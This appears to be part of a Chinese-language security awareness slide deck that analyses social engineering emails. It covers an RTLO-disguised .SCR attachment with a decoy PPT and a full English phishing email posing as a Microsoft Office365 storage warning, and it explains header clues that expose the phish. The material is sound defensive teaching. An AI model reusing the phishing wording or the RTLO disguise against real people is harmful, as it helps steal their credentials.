
社交工程郵件範例



◆ 寄送至政府單位的電子郵件



◆ 解開的附件檔顯示RTLO伎倆作用在.SCR檔案上



◆ .SCR產生這個PPT檔案作為誘餌

50

社交工程郵件範例

Subject: Changes to account storage Limit.



From: **microsoft** <robertson.7@osu.edu>

TO (1): Undisclosed recipients;;

Date: Mon, 31 Oct 2016 03:50:47 -0400



Email Account Storage Limit Exhausted.

Your Email account is running low of available storage subscription data.

Your email storage capacity has dropped to (750MB) please take note.

We will be forced to Shut-Down your E-mail account if data usage exceeds the above capacity.

We advice you to [CLICK HERE TO INCREASE YOUR EMAIL STORAGE FREE DATA](#).

When data exceeds current available space it would lead to certain mail malfunction and lost of files.


Failure to increase your subscription data by (5GB) free would lead to lost of files and incoming new messages soon.

Thanks for your cooperation.


Microsoft Team..

© 2016 Microsoft Corporation. All rights reserved.

◆ 假冒 Office365 的釣魚郵件



◆ 點選CLICK HERE TO INCREASE YOUR EMAIL STORAGE FREE DATA 後會顯示如上圖的網頁畫面，在網址列就可以看出異樣了！




◆ 輸入帳密後緊接著會跳轉到正常的登入頁面。


Received: from nam03-col-obe.outbound.protection.outlook.com [(104.47.40.216)] by
(envelope-from <robertso@math.ohio-state.edu>)
(Cellopoint E-mail Firewall v4.1.2 Build 0314 with TLS)
with ESMTP id 1790605569; Mon, 31 Oct 2016 16:05:17 +0800

- ◆ 郵件由上圖的E-mail Header/Received可看出寄件者ip雖然來自於美國微軟公司，但是envelope-from卻是@math.ohio-state.edu。

